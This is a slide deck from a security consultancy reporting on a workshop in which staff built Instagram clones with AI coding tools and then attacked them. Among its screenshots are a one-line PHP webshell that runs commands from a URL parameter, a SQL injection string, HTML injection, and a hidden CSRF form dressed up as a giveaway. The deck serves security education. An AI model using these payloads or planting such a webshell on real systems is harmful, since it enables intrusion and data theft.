

Welcome to the Vibe Club!

iteratec



Vibecoding and Security

A Workshop and its Results

1. The Plan
2. What We Expected
3. What We Got
4. What We Learned



Company Off-Site
in May 2025

40 People

From Marketing
to Developers

2 Hours

Any Tools:
ChatGPT to
AI-Enabled IDE

Webserver With PHP
and SQLite

First Half:
Vibecoding

Second Half:
Finding Out
What We Built

Mandatory

- Registration
- Login
- Post Image
- Timeline

Optional

- Password Reset
- Likes
- Comments
- Following
- @Mentions
- #Hashtags
- Direct Messages
- Image Filters
- Visibility (Public/
Logged-In Users/
Only Followers)

VIBESTAGRAM



What We Got

- About 20 Vibestagrams
- Features
- Error Messages
- Vulnerabilities

Willkommen beim InstaClone!

[Registrieren](#) | [Einloggen](#) | [Timeline/Posts ansehen](#)
[Passwort vergessen?](#)

Login

Username:

Password:

Don't have an account? [Register here](#)

Vibestagram

Log In

Don't have an account? [Sign up](#)

Instagram Clone

Login

Benutzername

Passwort

Einloggen

Registrierung

Benutzername


E-Mail

Passwort

Registrieren

Post created successfully!

test1234 test1234



0 likes

test1234 #security

Just now

Add a comment...

Post

Image Timeline

Upload a New Image

Title:

Description:


Select Image:

No file selected.

wfwef

May 19, 2025, 12:26 pm

wefwefwef



wfwef

May 19, 2025, 12:22 pm

wefwefwef

wfwef



Not Found

The requested URL was not found on this server.

Apache/2.4.65 (Debian) Server at localhost Port 8080

Vibestagram

Warning: Undefined variable
\$registration_success in /var/www/html/
[REDACTED]/login.php on line 142

Kein Konto? [Registrieren](#)

Warning: Undefined variable \$pdo in /var/www/html/NextGen Thinkers/index.php on line 15

Fatal error: Uncaught Error: Call to a member function prepare() on null in /var/www/html/NextGen Thinkers/index.php:15 Stack trace: #0 {main} thrown in /var/www/html/NextGen Thinkers/index.php on line 15

Notice: session_start(): Ignoring session_start() because a session is already active in `/var/www/html/sauna_squad/login.php` on line **60**

Warning: Cannot modify header information - headers already sent by (output started at `/var/www/html/sauna_squad/login.php:60`) in `/var/www/html/sauna_squad/login.php` on line **68**

Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)

Welcome, test1234!

Here's what people are sharing:

test1234

2 hours ago



#security

a

19. Mai 2025



eine 2. Sauna, einfach weil's geht

a

19. Mai 2025

Kaffee-Feed

Neuen Beitrag erstellen

Keine Beiträge gefunden. Folge anderen Kaffee-Enthusiasten, um ihren Content zu sehen!

Vorschläge für dich

Profil bild **admin** [Folgen](#)

Profil bild **test** [Folgen](#)

Profil bild **test2** [Folgen](#)

Profil bild **c0ff33L0v3r** [Folgen](#)

Beliebte Tags

#french 1

#trucks 1

#v60 1

Über KaffeeGramm

KaffeeGramm ist ein soziales Netzwerk für Kaffee-Enthusiasten. Teile deine Kaffee-Erlebnisse, entdecke neue Kaffeesorten und Zubereitungsmethoden und verbinde dich mit anderen Kaffeeliebhabern.

Neuen Beitrag erstellen

Bild

IT_LinkedIn-Banner_Jan_1584x396.png

Erlaubte Formate: JPEG, PNG, GIF. Maximale Größe: 5 MB.

Bildunterschrift

#security

Sichtbarkeit

Öffentlich (für alle sichtbar) ▾

Öffentlich (für alle sichtbar)

Nur für eingeloggte Benutzer

Nur für Follower

Edit Image

Filters Adjustments Crop

Choose a Filter

Normal	Vintage	Lomo
Clarity	Sin City	Sunrise
Grungy	Pinhole	

Caption

Write a caption...

Cancel Share

Kontakt

Kontaktinformationen

Adresse: Musterstraße 123, 12345 Musterstadt

Telefon: +49 123 456789

E-Mail: info@vibestagram.de

Öffnungszeiten

Montag - Freitag: 9:00 - 17:00 Uhr

Samstag & Sonntag: Geschlossen

Kontaktformular

Name *

E-Mail *

Betreff

Nachricht *

Ich habe die Datenschutzerklärung gelesen und akzeptiere sie *

NACHRICHT SENDEN

Overview

Gram Gurus is a comprehensive Instagram clone built with PHP and SQLite, featuring user registration, authentication, image posting, and a timeline to view posts. The application follows the MVC (Model-View-Controller) architectural pattern and incorporates modern design elements with responsive layouts and visual effects that appeal to Gen Z users.

Database Schema Design

Tables and Relationships

- users**
 - user_id (INTEGER, PRIMARY KEY)
 - username (TEXT, UNIQUE)
 - email (TEXT, UNIQUE)
 - password_hash (TEXT)
 - profile_picture (TEXT, NULL)
 - bio (TEXT, NULL)
 - dark_mode_enabled (INTEGER, DEFAULT 0)
 - created_at (TIMESTAMP)
 - updated_at (TIMESTAMP)
- posts**
 - post_id (INTEGER, PRIMARY KEY)
 - user_id (INTEGER, FOREIGN KEY â†’ users.user_id)
 - image_path (TEXT)
 - caption (TEXT, NULL)
 - likes_count (INTEGER, DEFAULT 0)
 - comments_count (INTEGER, DEFAULT 0)
 - created_at (TIMESTAMP)
 - updated_at (TIMESTAMP)
- comments**
 - comment_id (INTEGER, PRIMARY KEY)
 - post_id (INTEGER, FOREIGN KEY â†’ posts.post_id)
 - user_id (INTEGER, FOREIGN KEY â†’ users.user_id)
 - content (TEXT)
 - created_at (TIMESTAMP)
 - updated_at (TIMESTAMP)
- likes**
 - like_id (INTEGER, PRIMARY KEY)
 - post_id (INTEGER, FOREIGN KEY â†’ posts.post_id)
 - user_id (INTEGER, FOREIGN KEY â†’ users.user_id)
 - created_at (TIMESTAMP)
- follows**
 - follow_id (INTEGER, PRIMARY KEY)
 - follower_id (INTEGER, FOREIGN KEY â†’ users.user_id)
 - following_id (INTEGER, FOREIGN KEY â†’ users.user_id)
 - created_at (TIMESTAMP)

Entity Relationship Diagram

...

```
users 1 --- * posts
users 1 --- * comments
users 1 --- * likes
posts 1 --- * comments
posts 1 --- * likes
users 1 --- * follows (1 to many)
users 1 --- * follows (many to many)
```


Application Structure

The application follows the MVC (Model-View-Controller) pattern with a clear separation of concerns:

iteratec

iteratec

Let's Hack



<p>Broken Access Control</p> <p>★</p> <p>CSRF Missing Access Control</p>	<p>Cryptographic Failures</p> <p>★</p> <p>Plain Passwords</p>	<p>Injection</p> <p>★</p> <p>SQLi</p>	<p>Insecure Design</p>	<p>Security Misconfiguration</p> <p>★</p> <p>Path Traversal</p>
<p>Vulnerable and Outdated Components</p> <p>★</p> <p>Vulnerable Components</p>	<p>Identification and Authentication Failures</p> <p>★</p> <p>IDOR</p>	<p>Software and Data Integrity Failures</p>	<p>Security Logging and Monitoring Failures</p>	<p>Server-Side Request Forgery</p>

Warning: Undefined variable \$DB_NAME in /var/www/html/[redacted]Prod/init-database.php on line 6
Database initialized successfully.

Starte Datenbankaktualisierung... Spalte 'visibility' existiert bereits in der 'posts'-Tabelle. Datenbankaktualisierung abgeschlossen.

Login

Email:

Passwort:

Noch kein Konto? [Registrieren](#)

Öffnen von database.sqlite

Sie möchten folgende Datei öffnen:

- database.sqlite**
Vom Typ: SQLite3-Datenbank (48,0 KB)
Von: http://localhost:8080

Wie soll Firefox mit dieser Datei verfahren?

Öffnen mit: System Handler (Standard)

Datei speichern

Für Dateien dieses Typs immer diese Aktion ausführen

Table: users In allen Spalten filtern

id	email	password
1		\$2y\$10\$W8OfjAkwyEnonhIN5Ef8YeLoEOHv1d...
2		\$2y\$10\$.RV3Ko3ppp.oKIVh30JvEOSH....
3		\$2y\$10\$GfU20QfotCTu2DLu8UGhbuEDCIBy.Q...
4	test@test	\$2y\$10\$VEx1uUVuWiSn8eNJo77QRealdY5iL2P....
5	test@test.de	\$2y\$10\$Yda5Z8wqRR4hzXZutvABiuHgXMBj/...
6	erik@erik.de	\$2y\$10\$XEvhmqwz/.BhZdgbfUqknOZ5wrK9vn...
7	erik2@erik.de	\$2y\$10\$r8CbvxkAZb1aI7s.t7UJQuMMwhnBvif...
8	foo@example.com	\$2y\$10\$/iqbULrbAuGxl/...
9	test2@test	\$2y\$10\$f1p.nOCnujuKoeTq8/...

Modus: Text

```
1
```

Art der Daten in dieser Zelle: Text / Numerisch
1 Zeichen

Entfernt

Identität: Select an identity to connect

DBHub.io Lokal Current Database

Name

```
Öffnen ▾  webshell.php Z 1, Sp 1       
~/Dokumente/...y.iteratec.dev  
1 <?php echo passthru($_GET['cmd']); ?>  
2 <?php echo shell_exec($_GET['cmd']); ?>
```

Neuen Post erstellen

 Bild auswählen:

Browse... webshell.php

 Caption (optional):

Cooler Post

👉 Posten 👈

← Zurück zur Übersicht

Willkommen, test1234@example.com!

[Logout](#) [Neuen Post erstellen](#)

Alle Posts

test@test 10.10.2025 14:34

Post Bild

Cooler Post



foo@example.com 19.05.2025 13:16

Post Bild

test@test 19.05.2025 13:15



Willkommen, test1234@example.com!

Logout Neuen Post erstellen

Alle Posts

test@test 10.10.2025 14:34
Post Bild
Cool



- Grafik neu laden
- Grafik in neuem Tab öffnen
- Grafik kopieren
- Grafikadresse kopieren
- Grafik per E-Mail senden...
- Bildschirmfoto aufnehmen
- Einen KI-Chatbot fragen >
- Barrierefreiheit-Eigenschaften untersuchen
- Untersuchen (Q)
- 1Password – Passwort-Manager >
- Element blockieren ...

foo@example.com
Po

test@test 19.05.2025 13:15



Execute

```
total 2736
drwxrwxrwx 2 1000 1000 4096 Oct 10 14:38 .
drwxrwxrwx 3 1000 1000 4096 Oct 10 14:34 ..
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b210d68ae6.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b212011210.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b21276b5e4.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b2154e4649.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b215b3f7ff.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b21ada5cd3.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b21d69085a.jpg
-rw-rw-rw- 1 1000 1000 142817 May 19 14:30 682b2419e6df9.jpg
-rw-rw-rw- 1 1000 1000 44206 May 19 14:30 682b25fe3da24.avif
-rw-rw-rw- 1 1000 1000 44206 May 19 14:30 682b2607abce7.avif
-rw-rw-rw- 1 1000 1000 513870 May 19 14:30 682b26bb9c5b6.png
-rw-rw-rw- 1 1000 1000 412605 May 19 14:30 682b27df33f8a.JPG
-rw-rw-rw- 1 1000 1000 9675 May 19 14:30 682b2bb029f33.png
-rw-rw-rw- 1 1000 1000 42076 May 19 14:30 682b2c4853be9.jpg
-rw-rw-rw- 1 1000 1000 42076 May 19 14:30 682b2c73082e3.jpg
-rw-rw-rw- 1 1000 1000 250752 May 19 14:30 682b2c8e90ed7.jpeg
-rw-rw-rw- 1 1000 1000 19 May 19 14:30 682b2d831cc6e.php
-rw-rw-rw- 1 1000 1000 42076 May 19 14:30 682b2d86409fe.jpg
-rw-rw-rw- 1 1000 1000 9675 May 19 14:30 682b2d8ad2023.png
-rw-rw-rw- 1 1000 1000 9675 May 19 14:30 682b2dd808aa9.png
-rw-rw-rw- 1 1000 1000 57856 May 19 14:30 682b2dda0f331.tar
-rw-rw-rw- 1 1000 1000 42076 May 19 14:30 682b2e04caa00.jpg
-rw-rw-rw- 1 1000 1000 9675 May 19 14:30 682b2e0c2352b.png
-rw-rw-rw- 1 1000 1000 42076 May 19 14:30 682b2f0c97907.jpg
-rw-rw-rw- 1 1000 1000 19 May 19 14:30 682b2f4921b11.php
-rw-rw-rw- 1 1000 1000 640 May 19 14:30 682b31812c719.php
-rw-r--r-- 1 www-data www-data 311 Oct 10 14:38 68e9198db8002.php
-rw-rw-rw- 1 1000 1000 20480 May 19 14:30 database.sqlite
```

Create a New Post

Upload Image:
 No file selected.

Caption:

Profile picture of **test1234**





test1234 #security
 Like 0 likes Delete

test1234 comment

Add a comment...

October 6, 2025, 2:48 pm

Neue Anfrage	Suchen	Blockieren	Status	Meth...	Host	Datei	Initiator	Typ	Übertragen	Größe	Kopfzeilen	Cookies	Anfrage	Antwort	Zeit
<input checked="" type="checkbox"/>	Priority	u=U	200	GET	localhost:8080	favicon.ico	FaviconLoader...	html	Aus Cache	273 B	Anfrageparameter durchsuchen				
<input checked="" type="checkbox"/>	Name	Wert	200	GET	localhost:8080	account_settings.php	document	html	833 B	844 B	Unformatiert				
	Inhalt		200	GET	localhost:8080	favicon.ico	FaviconLoader...	html	Aus Cache	273 B	post_id: "13"				
	post_id=10		200	GET	localhost:8080	index.php	document	html	3,12 kB	12,54...	comment: "comment"				
			200	GET	localhost:8080	POST-68e3d6d51160b748341102.png	img	png	Aus Cache	491,6...					
			200	GET	localhost:8080	default_profile_pic.png	img	png	Aus Cache	273 B					
			200	GET	localhost:8080	favicon.ico	FaviconLoader...	html	Aus Cache	273 B					

37 Anfragen | 2,49 MB / 520,84 kB übertragen | Beendet: 1,99 min | DOMContentLoaded: 77 ms | load: 538 ms

Account Settings

Set Profile to Private

Update Settings

Inspector, Konsole, Debugger, Netzwerkanalyse, Stilbearbeitung, Laufzeitanalyse, Speicher, Web-Speicher, Barrierefreiheit, Anwendung

Adressen durchsuchen

Neue Anfrage	Suchen	Blockieren	Status	Meth...	Host	Datei	Initiator	Typ	Übertragen	Größe	Kopfzeilen	Cookies	Anfrage	Antwort	Zeit
<input checked="" type="checkbox"/> Priority	u=U		404	GET	localhost:8080	favicon.ico	FaviconLoader.s...	html	Aus Cache	273 B					
<input checked="" type="checkbox"/> Name	Wert		200	GET	localhost:8080	index.php	document	html	3,12 kB	12,54...					Unformatiert
Inhalt			200	GET	localhost:8080	POST-68e3d6d51160b7.48341102.png	img	png	Aus Cache	491,6...			post_id: "13"		
post_id=10			404	GET	localhost:8080	default_profile_pic.png	img	html	Aus Cache	273 B			comment: "comment"		
			404	GET	localhost:8080	favicon.ico	FaviconLoader.s...	html	Aus Cache	273 B					
			200	GET	localhost:8080	account_settings.php	document	html	833 B	844 B					
			404	GET	localhost:8080	favicon.ico	FaviconLoader.s...	html	Aus Cache	273 B					

Leeren Senden

39 Anfragen | 2,49 MB / 521,68 kB übertragen | Beendet: 2,10 min | DOMContentLoaded: 74 ms | load: 170 ms

Create a New Post

Upload Image:
 No file selected.

Caption:



Neue Anfrage	Suchen	Blockieren	Status	Meth...	Host	Datei	Initiator	Typ	Übertragen	Größe	Kopfzeilen	Cookies	Anfrage	Antwort	Zeit	Aufrufliste
<input checked="" type="checkbox"/> Priority	u=U, I		302	POST	localhost:8080	add_comment.php	document	html	2,95 kB	11,46...	Anfrageparameter durchsuchen					
<input checked="" type="checkbox"/> Name	Wert		200	GET	localhost:8080	index.php	document	html	2,97 kB	11,46...	Formulardaten					
Inhalt			404	GET	localhost:8080	default_profile_pic.png	img	html	489 B	273 B	post_id: "13"					
post_id=13&comment=evil+comment			302	GET	localhost:8080	favicon.ico	FaviconLoader.s...	html	Aus Cache	273 B	comment: "evil+comment"					
			302	POST	localhost:8080	add_comment.php	NetUtil.sys.mjs:...	html	1,29 kB	2,27 kB						
			302	GET	localhost:8080	index.php	NetUtil.sys.mjs:...	html	1,35 kB	2,27 kB						
			200	GET	localhost:8080	login.php	NetUtil.sys.mjs:...	html	1,37 kB	2,27 kB						

67 Anfragen | 2,71 MB / 548,64 kB übertragen | Beendet: 3,62 min | DOMContentLoaded: 120 ms | load: 306 ms

Save login ✕

🔒 Select the 1Password icon in your browser's toolbar to unlock.

Create a New Post

Upload Image:
 No file selected.

Caption:

Profile picture of **test1234**



test1234 #security
 Like 0 likes Delete

test1234 comment
test12345 evil comment

Add a comment...

October 6, 2025, 2:48 pm

Profile picture of **janik2**

Inspector Konsole Debugger Netzwerkanalyse Stilbearbeitung Laufzeitanalyse Speicher Web-Speicher Barrierefreiheit Anwendung

Adressen durchsuchen

Neue Anfrage	Suchen	Blockieren	Status	Meth...	Host	Datei	Initiator	Typ	Übertragen	Größe	Kopfzeilen	Cookies	Anfrage	Antwort	Zeit	Aufrufliste
Priority	u=0,1		200	GET	code.jquery...	jquery-3.5.1.slim.min.js	script	js	Aus Cache	0 B	Anfrageparameter durchsuchen					
Name	Wert		200	GET	localhost:8080	favicon.ico	FaviconLoader...	html	Aus Cache	273 B	Unformatiert					
Inhalt			302	POST	localhost:8080	login_process.php	document	html	3,10 kB	12,63...	post_id: "13"					
			200	GET	localhost:8080	index.php	document	html	3,13 kB	12,63...	comment: "evil+comment"					
			404	GET	localhost:8080	default_profile_pic.png	img	html	489 B	273 B						
			200	GET	localhost:8080	POST-68e3d6d51160b7.48341102.png	img	png	490,91 kB	490,6...						
			200	GET	localhost:8080	favicon.ico	FaviconLoader...	html	Aus Cache	273 B						

Leeren Senden

77 Anfragen 3,23 MB / 1,05 MB übertragen Beendet: 3,83 min DOMContentLoaded: 331 ms load: 1,03 s

Feed

<button>clickme</button> May 19, 13:04

Add a comment... Post

May 19, 2025 13:04



My second plane

♥ Unlike 2 likes 4 comments

May 19, 12:53

test oh junge May 19, 12:55

<button>clickme</button> <button>test</button> May 19, 13:03

<button>clickme</button> ' OR '1'='1 -- May 19, 13:03

Add a comment... Post

May 19, 2025 12:50

Gewinnspiel: iPhone 15 Pro!

Du hast die Chance, ein brandneues iPhone 15 Pro zu gewinnen! Klicke einfach auf den Button unten, um an der Verlosung teilzunehmen.

[Jetzt teilnehmen](#)

```
50 <!-- Verstecktes CSRF-Formular mit iframe Target -->
51 <iframe name="hiddenFrame" style="display:none;"></iframe>
52 <form id="csrfForm" action="/stuttgartforlife/like.php" method="POST" target="hiddenFrame" class="hidden">
53     <input type="hidden" name="post_id" value="2">
54     <input type="hidden" name="action" value="unlike">
55 </form>
```

Gewinnspiel: iPhone 15 Pro!

Du hast die Chance, ein brandneues iPhone 15 Pro zu gewinnen! Klicke einfach auf den Button unten, um an der Verlosung teilzunehmen.

Vielen Dank für deine Teilnahme! Wir werden den Gewinner in Kürze bekannt geben.

`<button>clickme</button>` `` May 19, 13:04
Add a comment... Post
May 19, 2025 13:04

T [Profile Picture]



My second plane

1 like 4 comments

[Profile Picture] May 19, 12:53

test oh junge May 19, 12:55

`<button>clickme</button>` `<button>test</button>` May 19, 13:03

`<button>clickme</button>` ' OR '1'='1 -- May 19, 13:03

Add a comment... Post
May 19, 2025 12:50

T [Profile Picture]



Home

Image uploaded successfully!

[Profile](#) [Logout](#)

Upload Image: No file selected.

Image Timeline

test12345 posted:




Posted on: 2025-10-15 13:35:36

test1234 posted:



Posted on: 2025-10-10 14:56:27

test1234 posted:



Name ^



kafka.png



multijuicer-icon-only.png



rabbitmq-logo.png




scb-logo.png



scb-logo.png.backup



upload.png 



Home

Image uploaded successfully!

[Profile](#) [Logout](#)
Upload Image upload.png

Image Timeline

test12345 posted:



Posted on: 2025-10-15 13:35:36

test1234 posted:



Posted on: 2025-10-10 14:56:27

test1234 posted:



Home

Image uploaded successfully!

[Profile](#) [Logout](#)

Upload Image: No file selected.

Image Timeline

test12345 posted:



Posted on: 2025-10-15 13:40:02

test12345 posted:



Posted on: 2025-10-15 13:35:36

test1234 posted:



iteratec

Alle Produkte haben **Sicherheitslücken**.
Die Frage ist: Wer findet sie zuerst?

What We ~~Expected~~ Learned

<p>Broken Access Control</p> <p> </p> <p>CSRF CSRF</p> <p>Missing Access Control</p>	<p>Cryptographic Failures</p> <p></p> <p>Plain Passwords</p>	<p>Injection</p> <p></p> <p>SQLi</p>	<p>Insecure Design</p>	<p>Security Misconfiguration</p> <p> </p> <p>Path Traversal Downloadable Files Filename Collision Webshell</p>
<p>Vulnerable and Outdated Components</p> <p></p> <p>Vulnerable Components</p>	<p>Identification and Authentication Failures</p> <p> </p> <p>IDOR IDOR</p>	<p>Software and Data Integrity Failures</p>	<p>Security Logging and Monitoring Failures</p>	<p>Server-Side Request Forgery</p>

Ihr Ansprechpartner



Jan Girlich

Solution Security

Senior Lead Security Adviser

Am Sandtorkai 75

20457 Hamburg

Tel.: +49 170 3748 758

Jan.girlich@iteratec.com

<https://meeting.iteratec.com/meetings/jan-girlich>